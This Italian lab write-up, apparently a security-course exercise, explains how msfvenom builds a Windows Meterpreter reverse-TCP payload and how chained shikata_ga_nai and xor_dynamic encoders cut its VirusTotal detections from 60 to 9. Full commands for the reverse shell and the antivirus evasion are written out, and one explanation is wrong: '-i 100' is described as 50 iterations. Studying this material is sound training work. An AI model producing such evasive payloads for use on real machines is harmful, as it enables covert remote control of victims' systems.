**Esercizio Malware**

Il comando eseguito utilizza **msfvenom** per creare un payload eseguibile di Windows che stabilisce una connessione **reverse TCP** al tuo sistema.

msfvenom -p windows/meterpreter/reverse\_tcp LHOST=192.168.1.10 LPORT=4444 -f exe > payload.exe

**-p windows/meterpreter/reverse\_tcp**:

* **Payload**: Hai scelto di creare un payload che utilizza il **Meterpreter** (un payload avanzato di Metasploit) per eseguire comandi remoti e altre attività.
* **reverse\_tcp**: Questo specifica che il payload stabilirà una **connessione inversa** dal sistema vittima al tuo sistema (l'host di ascolto).
  + La vittima apre una connessione verso il tuo IP e porta.

**LHOST=192.168.1.10**:

* Questo è l'indirizzo IP del tuo sistema, dove il payload cercherà di connettersi. Assicurati che sia un indirizzo raggiungibile dalla vittima (nella stessa rete o accessibile attraverso il NAT/port forwarding).

**LPORT=4444**:

* Specifica la porta sulla quale il tuo sistema sta ascoltando. In Metasploit, avrai bisogno di configurare un **listener** su questa porta per catturare la connessione.

**-f exe**:


* Specifica il formato dell'output. In questo caso, hai scelto di generare un file eseguibile **Windows (.exe)**.

**> payload.exe**:

* Reindirizza l'output generato in un file chiamato payload.exe. Questo file è il tuo payload che deve essere eseguito sulla macchina target per avviare la connessione inversa.


### **Cosa Fa il Payload?**

1. Quando payload.exe viene eseguito sulla macchina vittima:
   * Cerca di stabilire una connessione TCP inversa verso il tuo sistema all'indirizzo IP 192.168.1.10 e porta 4444.
   * Una volta stabilita la connessione, viene avviato il **Meterpreter**.
2. **Utilizzo di Meterpreter**:
   * Quando la connessione è attiva, puoi eseguire comandi sulla macchina vittima, caricare file, catturare screenshot, fare keylogging, e altre azioni tramite Metasploit.



L'immagine sotto mostra l'analisi di un file chiamato payload.exe su VirusTotal, un servizio che verifica file sospetti utilizzando molti motori antivirus. In questo caso, il file è stato segnalato come dannoso da 60 antivirus su 72 totali, il che indica che è facilmente riconoscibile come malware.

Il motivo per cui così tanti antivirus lo rilevano è che il payload è "non offuscato": significa che il suo codice è facilmente riconoscibile perché molti antivirus conoscono già le firme e i comportamenti associati a Meterpreter. Inoltre, non è stato applicato alcun metodo di mascheramento o offuscamento per renderlo meno sospetto.



**Struttura Generale**

Il comando usa tre istanze di msfvenom concatenate con pipe (|). Ogni istanza prende l'output della precedente e lo elabora ulteriormente, applicando encoder per offuscare il payload. Alla fine, il payload viene salvato come un file eseguibile (payload\_evasive\_v2.exe).

### **Analisi del Comando**

**Primo msfvenom**:  
  
msfvenom -p windows/meterpreter/reverse\_tcp LHOST=192.168.1.10 LPORT=4444 -a x86 --platform windows \

-e x86/shikata\_ga\_nai -i 100 -f raw

* + **-p windows/meterpreter/reverse\_tcp**: Questo genera un payload Meterpreter che utilizza una connessione **reverse TCP**. Quando eseguito sulla macchina vittima, tenterà di connettersi al sistema con indirizzo IP 192.168.1.10 sulla porta 4444.
  + **LHOST=192.168.1.10 LPORT=4444**: Specifica l'indirizzo IP (LHOST) e la porta (LPORT) del listener che riceverà la connessione inversa dalla vittima.
  + **-a x86 --platform windows**: Specifica l'architettura del payload (32-bit) e la piattaforma di destinazione (Windows).
  + **-e x86/shikata\_ga\_nai**: Usa l'encoder **Shikata Ga Nai**, uno strumento che offusca il codice del payload. Questo rende più difficile per gli antivirus riconoscere il payload, perché ne cambia la struttura senza alterare il funzionamento.
  + **-i 100**: Indica che l'encoder deve essere applicato 50 volte. Questo aumenta l'offuscamento, ma rende il file più grande.
  + **-f raw**: Specifica che l'output deve essere in formato **raw**, cioè un payload grezzo, senza essere incorporato in un file eseguibile.

**Secondo msfvenom**:  
bash  
Copia codice  
msfvenom -a x86 --platform windows -e x86/xor\_dynamic -i 100 -f raw

* + Questo comando prende l'output grezzo del primo msfvenom (grazie alla pipe |) e applica un secondo livello di encoding usando **xor\_dynamic**.
    - **xor\_dynamic** è un encoder che utilizza l'operazione XOR per offuscare ulteriormente il payload.
  + Ancora una volta, l'encoder viene applicato 100 volte (-i 100), e l'output è lasciato in formato raw (-f raw).

**Terzo msfvenom**:  
bash  
Copia codice  
msfvenom -a x86 --platform windows -e x86/shikata\_ga\_nai -i 100 -o gioca\_con\_me.exe

* + Prende l'output offuscato dal secondo msfvenom e applica un terzo livello di encoding, nuovamente usando **shikata\_ga\_nai** con 100 iterazioni (-i 100).
  + Questa volta, l'output viene salvato come file eseguibile (-o gioca\_coon\_me.exe).

### **Risultato Finale**

Alla fine, ottieni un file eseguibile chiamato payload gioca\_con\_me.exe che:

* Contiene il payload Meterpreter (reverse TCP) configurato per connettersi a 192.168.1.10:4444
* È stato offuscato usando tre livelli di encoding:
  1. **Shikata Ga Nai**.
  2. **xor\_dynamic**.
  3. Ancora **Shikata Ga Nai**.
* Grazie all'oscuramento, il payload diventa meno riconoscibile dagli antivirus, anche se non garantisce l'evasione completa.

### **Cosa Succede Quando il Payload Viene Eseguito?**

1. Quando la vittima esegue gioca\_con\_me.exe, il file decodifica il payload e lo esegue in memoria.
2. Il payload si connette a 192.168.1.10:4444 (il listener configurato).
3. Se stai usando Metasploit e hai configurato un listener (multi/handler), puoi interagire con la macchina della vittima tramite il payload Meterpreter.



L'immagine sotto mostra un'analisi effettuata su VirusTotal per un file chiamato **gioca\_con\_me.exe**, generato probabilmente con il comando che hai condiviso in precedenza. Il risultato dell'analisi indica che il file è stato segnalato come malevolo da **9 motori antivirus su 60 totali**, suggerendo un notevole miglioramento nella sua capacità di eludere la rilevazione rispetto a un payload standard non offuscato.

La dimensione del file è di **12.45 KB**, probabilmente a causa delle tecniche di encoding multiple (come Shikata Ga Nai e xor\_dynamic) applicate per offuscare il codice. Questo ha aiutato a ridurre il tasso di rilevamento. Tuttavia, 9 antivirus riescono ancora a identificarlo come potenzialmente pericoloso, forse grazie ad analisi comportamentali avanzate o all'individuazione delle firme degli encoder utilizzati.

Il punteggio generale di rilevazione è inferiore rispetto alla versione base del payload, ma non è completamente invisibile, il che indica che gli strumenti di sicurezza moderni sono comunque capaci di individuare tecniche di offuscamento comuni. Questo risultato mostra come l'offuscamento migliori la capacità di eludere la rilevazione, pur non garantendo un'evasione totale.

